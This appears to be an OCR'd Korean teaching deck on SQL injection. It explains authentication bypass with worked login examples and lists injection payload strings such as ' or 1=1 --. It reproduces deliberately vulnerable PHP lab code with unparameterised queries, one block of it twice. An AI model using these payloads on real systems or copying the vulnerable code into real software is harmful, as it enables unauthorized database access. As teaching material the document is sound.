

# SQL Injection 공격

- 공격자가 입력이 가능한 폼(웹브라우저 주소입력창 또는 로그인폼)에 조작된 질의문 삽입
- 데이타베이스와 연동된 웹 애플리케이션의 입력 값을 조작하여 DBMS가 의도하지 않는 결과를 반환하도록 하는 공격 기법

- 데이타베이스 정보 노출
- 데이타삽입, 삭제 및 변경
- 데이터 베이스 서비스 중지
- 웹서버/데이타베이스 접근 권한 획득 ( 사용자 인증우회)





1 조작된 요청
2 조작된 SQL
질의문 실행
3 응답
공격자
웹서버
DB
'or' 1=1
Admin '-
'having 1=1 - -
union select
공격패턴

# 인증 우회 공격(Authentication Bypass Attack)

- 가장 대표적인 SQL 인젝션 공격
- 로그인 폼에서의 인증 우회
- 사용자의 계정과 패스워드 필드에 유효하지 않은 값을 삽입하여 이뤄지는 공격


Select * From user Where ID='admin' and Password='123456';

[True] [True] [True]




"SELECT first_name, last_name FROM users WHERE user_id = '**1' or '1'='1**'";

❶ ID는 알지만 Password는 모를 경우

ID : admin

Pw : ‘ **or ‘’=‘**


select * From users Where ID=‘admin’ AND pwd=‘’ **OR** ‘’=‘’

TRUE FALSE TRUE

FALSE

TRUE

## ❷ ID는 알지만 Password는 모를 경우

ID : admin
Pw : **‘ or 1=1--**


Select * From users Where ID=‘admin’ AND pwd=‘’ **OR 1=1--**

TRUE FALSE TRUE

FALSE

TRUE

## ❸ ID와 Password를 모두 모를 경우

ID : **'or 1=1--**

Pw : **654321**


Select * From user Where ID='' or 1=1 --' and Password='654321';

[True] [False]

[True]

## * Injection 공격에 사용가능한 인수값들

- ‘ or 1=1 --
- ‘’ or 1=1 –
- ‘ or 2 > 1
- ' or "='
- ‘ or ‘a’=‘a
- ‘’ or ‘’a”=“a
- or 'Unusual' = 'Unusual‘
- or 'Simple' > 'S‘
- or 'Simple' < ‘X'
- or 'Simple' = 'Sim'+'ple‘
- or 'Simple' in ('Simple')
- or 'Simple' like 'Sim%'
- ‘ or username like ‘%
- ‘ or password like ‘%
- ‘ union select or 1=1 EXEC SP_ (or EXEC XP

## Low SQL Injection Source

```php
<?php

if(isset($_GET['Submit'])){

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

## Medium SQL Injection Source

```php
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";

    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i=0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

# Medium SQL Injection Source

```php
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";

    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i=0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

## mysql_real_escape_string( )

- 특수 문자가 입력 될 경우 이스케이프문자를 붙여주는 함수
- 이스케이프(escape) 문자
  - 기존 정해진 규칙에서 벗어난 문자를 만들 때 사용
  - 백슬래시(\) 기호를 사용해서 만듦

    (예) don't ➔ don\'t

| | |
|---|---|
| '(싱글쿼터) | \' |
| "(더블쿼터) | \" |
| \(백슬래시) | \\ |
| \x00(널바이트) | \\x00 |
| \n(line feed) | \\n |

- SQL Injection 공격을 방어하기 위해 사용

# mysql_real_escape_string( )

ID : **‘or 1=1--**
Pw : **654321**


Select * From user Where ID=‘’ or 1=1 --’ and Password=‘654321’;
[True] [False] [True]

ID : **\‘or 1=1--**
Pw : **654321**

Select * From user Where ID=‘\‘or 1=1--’ and Password=‘654321’;